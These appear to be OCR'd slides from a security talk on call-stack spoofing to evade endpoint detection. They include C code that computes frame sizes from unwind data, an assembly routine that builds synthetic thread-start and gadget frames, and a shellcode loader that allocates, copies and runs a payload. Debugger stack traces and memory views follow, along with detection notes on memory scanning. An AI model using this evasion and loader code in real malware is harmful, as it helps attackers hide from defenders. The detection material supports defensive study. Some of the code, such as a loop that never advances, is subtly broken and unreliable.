


CALL-STACK SPOOFING

- Builds upon Return Address Spoofing and also spoofs the call stack by creating synthetic frames



EVASION


High Address
0x0000000000000000
RtlUserThreadStart Frame
0x78
ntdll.dll!RtlUserThreadStart+0x21
BaseThreadInitThunk Frame
0x28
kernel32.dll!BaseThreadInitThunk+0x14
...
Gadget's Frame
Arg_6 (Optional)
Arg_5 (Optional)
Shadow Space
0x58
kernel32.dll!JOP_Gadget_Address
Low Address

EVASION

CALCULATING THE FRAME SIZE

```
int getstacksize(HMODULE hModule, UINT64 pFuncAddress) {

    DWORD dwFuncOffset = pFuncAddress - (UINT64)hModule;
    PIMAGE_DOS_HEADER pImgDosHdr = hModule;
    PIMAGE_NT_HEADERS pImgNtHdr = (UINT64)hModule + pImgDosHdr->e_lfanew;
    IMAGE_OPTIONAL_HEADER64 ImgOptHdr = pImgNtHdr->OptionalHeader;

    PRUNTIME_FUNCTION pRunTimeFunction = (UINT64)hModule + ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXCEPTION].VirtualAddress;
    PUNWIND_INFO pUnwindInfo;


    DWORD dwRunTimeFuncSize = ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXCEPTION].Size / sizeof(RUNTIME_FUNCTION);
    DWORD dwStackSize = 0;


    for (int i = 0; i < dwRunTimeFuncSize; pRunTimeFunction++) {

        if (dwFuncOffset >= pRunTimeFunction->BeginAddress && dwFuncOffset <= pRunTimeFunction->EndAddress) {
            break;
        }

    }

    pUnwindInfo = (UINT64)hModule + pRunTimeFunction->UnwindData;

    PUNWIND_CODE pUnwindCode = pUnwindInfo->UnwindCode;
```

EVASION

```
for (int i = 0; i < pUnwindInfo->CountOfUnwindCodes; i++) {

    UCHAR UnwindOpCode = pUnwindCode[i].UnwindOp;

    switch (UnwindOpCode)
    {
    case UWOP_ALLOC_SMALL:
        dwStackSize += (pUnwindCode[i].OpInfo + 1) * 8;
        break;
    case UWOP_PUSH_NONVOL:
        if (pUnwindCode[i].OpInfo == 4)
            return 0;
        dwStackSize += 8;
        break;
    case UWOP_ALLOC_LARGE:
        if (pUnwindCode[i].OpInfo == 0) {
            dwStackSize += pUnwindCode[i + 1].FrameOffset * 8;
            i++;
        }
        else {

            dwStackSize += *(ULONG*)(&pUnwindCode[i + 1]);
            i += 2;

        }
        break;
    case UWOP_PUSH_MACHFRAME:
        if (pUnwindCode[i].OpInfo == 0)
            dwStackSize += 40;
        else
            dwStackSize += 48;
    case UWOP_SAVE_NONVOL:
        i++;
        break;
    case UWOP_SAVE_NONVOL_FAR:
        i += 2;
        break;
    default:
        break;
    }
}
```

IMPACTS FRAME SIZE

- UWOP_PUSH_NONVOL
- UWOP_ALLOC_SMALL
- UWOP_ALLOC_LARGE
- UWOP_PUSH_MACHFRAME


```
Spoof PROC

    pop r15                                             ; Saving Return Address To Caller
    mov r13, rcx                                        ; Storing StackInfo Struct in r13


    push 0                                              ; Terminating StackWalk

    mov rsi, [r13].STACK_INFO.dwRtlUserThreadStartSize
    sub rsp, rsi                                        ; Creating RtlUserThreadStart Frame
    mov rsi, [r13].STACK_INFO.pRtlUserThreadStart
    push rsi

    mov rsi, [r13].STACK_INFO.dwBaseThreadInitThunk
    sub rsp, rsi                                        ; Creating BaseThreadInitThunk Frame
    mov rsi, [r13].STACK_INFO.pBaseThreadInitThunk
    push rsi

    mov rsi, [r13].STACK_INFO.dwGadgetSize
    sub rsp, rsi                                        ; Creating Gadget Frame
    mov rsi, [r13].STACK_INFO.pGadget
    push rsi
```


```
    mov rdi, [r13].STACK_INFO.pArgs
    mov rcx, [rdi]
    mov rdx, [rdi + 8]
    mov r8, [rdi + 16]
    mov r9, [rdi + 24]

    mov r10, [r13].STACK_INFO.dwNumberOfArgs
    sub r10, 4
    lea r10, [r10 * 8]


loop_start:
    cmp r10, 0
    jle loop_end
    mov r11, [rdi + 24 + r10]
    mov [rsp + 32 + r10], r11
    sub r10, 8
    jmp loop_start
```

```
loop_end:
    mov rsi, restore
    mov [r13].STACK_INFO.pEbx, rsi
    lea rbx, [r13].STACK_INFO.pEbx
    mov rsi, [r13].STACK_INFO.pTargetFunction
    jmp rsi

restore:
    add rsp, 24
    mov rsi, [r13].STACK_INFO.dwRtlUserThreadStartSize
    add rsp, rsi
    mov rsi, [r13].STACK_INFO.dwBaseThreadInitThunk
    add rsp, rsi
    mov rsi, [r13].STACK_INFO.dwGadgetSize
    add rsp, rsi
    jmp r15


Spoof ENDP

end
```

EVASION

```c
#include <Windows.h>
#include <stdio.h>

// Shellcode That Spoofs the CallStack
unsigned char shellcode[] = { 0x57,0x48,0x89,0xe7,0x48,0x83,0xe4,0xf0,0x48,0x83,0xec,0x20,0xe8,0xbf,0x09,0x

int main() {
    PVOID pAddress = NULL;
    DWORD dwOldProtection;
    HANDLE hThread;

    pAddress = VirtualAlloc(NULL, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    if (!pAddress) {
        printf("[-] VirtualAlloc Failed With Error: %d\n", GetLastError());
        return -1;
    }

    memcpy(pAddress, shellcode, sizeof(shellcode));
    VirtualProtect(pAddress, sizeof(shellcode), PAGE_EXECUTE_READ, &dwOldProtection);
    hThread = CreateThread(NULL, 0x00, pAddress, NULL, 0x00, NULL);
    WaitForSingleObject(hThread, INFINITE);


    return 0;
}
```






Address	To	From	Size	Party	Comment
0000006D0EFFF638	00007FFB7231722F	00007FFB71418B70	60	System	user32.MessageBoxA
0000006D0EFFF698	00007FFB72307374	00007FFB7231722F	30	System	kernel32.BasepGetPackageActivationTokenForSxS+13BF
0000006D0EFFF6C8	00007FFB733BCC91	00007FFB72307374	80	System	kernel32.BaseThreadInitThunk+14
0000006D0EFFF748	0000000000000000	00007FFB733BCC91		User	ntdll.RtlUserThreadStart+21
0000006D0F0FF8F8	00007FFB733BD407	00007FFB73410F84	300	System	ntdll.NtWaitForWorkViaWorkerFactory+14
0000006D0F0FFBF8	00007FFB72307374	00007FFB733BD407	30	System	ntdll.TpReleaseCleanupGroupMembers+747
0000006D0F0FFC28	00007FFB733BCC91	00007FFB72307374	80	System	kernel32.BaseThreadInitThunk+14
0000006D0F0FFCA8	0000000000000000	00007FFB733BCC91		User	ntdll.RtlUserThreadStart+21
0000006D0EEFF658	00007FFB733BD407	00007FFB73410F84	300	System	ntdll.NtWaitForWorkViaWorkerFactory+14
0000006D0EEFF958	00007FFB72307374	00007FFB733BD407	30	System	ntdll.TpReleaseCleanupGroupMembers+747
0000006D0EEFF988	00007FFB733BCC91	00007FFB72307374	80	System	kernel32.BaseThreadInitThunk+14
0000006D0EEFFA08	0000000000000000	00007FFB733BCC91		User	ntdll.RtlUserThreadStart+21

DETECTION


SITTING DUCKS

DETECTION





https://www.immersivelabs.com/resources/blog/detecting-and-decrypting-sliver-c2-a-threat-hunters-guide

PERIODIC MEMORY SCANS



DETECTION


simpleloader.exe (13996) Properties
General
Statistics
Performance
Threads
Token
Modules
Memory
Environment
Handles
GPU
Comment
TID
CPU
Cycles delta
Start address
Priority
20368 ntdll.dll!TpReleaseCleanupGroupMembers+0x450 Normal
16776 simpleloader.exe!ILT+630(mainCRTStartup) Normal
16460 ntdll.dll!TpReleaseCleanupGroupMembers+0x450 Normal
12772 ntdll.dll!RtlUserThreadStart Normal
Stack - thread 12772
Name
0 win32u.dll!NtUserWaitMessage+0x14
1 user32.dll!DialogBoxIndirectParamAorW+0x431
2 user32.dll!DialogBoxIndirectParamAorW+0x1a1
3 user32.dll!SoftModalMessageBox+0x85b
4 user32.dll!DrawStateA+0x1e25
5 user32.dll!MessageBoxTimeoutW+0x1a7
6 user32.dll!MessageBoxTimeoutA+0x108
7 user32.dll!MessageBoxA+0x4e
8 kernel32.dll!BasepGetPackageActivationTokenForSxS+0x13bf
9 kernel32.dll!BaseThreadInitThunk+0x14
10 ntdll.dll!RtlUserThreadStart+0x21
Copy
Refresh
Close


simpleloader.exe (13996) Properties
General
Statistics
Performance
Threads
Token
Modules
Memory
Environment
Handles
GPU
Comment
Hide free regions
Strings...
Refresh
Base address
Type
Size
Protection
Use
0x1f49d9d2000 Private: Reserved 44 kB
0x1f49d9e0000 Private: Commit 280 kB RW Heap (ID 1)
0x1f49da26000 Private: Reserved 744 kB Heap (ID 1)
0x1f49dae0000 Private: Commit 4 kB RX
0x1f49daf0000 Mapped: Commit 100 kB R
simpleloader.exe (13996) (0x1f49dae0000 - 0x1f49dae1000)
00000000 57 48 89 e7 48 83 e4 f0 48 83 ec 20 e8 bf 09 00 WH..H...H.. ....
00000010 00 48 89 fc 5f c3 66 2e 0f 1f 84 00 00 00 00 00 .H.._.f.....
00000020 41 5f 49 89 cd 6a 00 49 8b 75 08 48 29 f4 49 8b A_I..j.I.u.H).I.
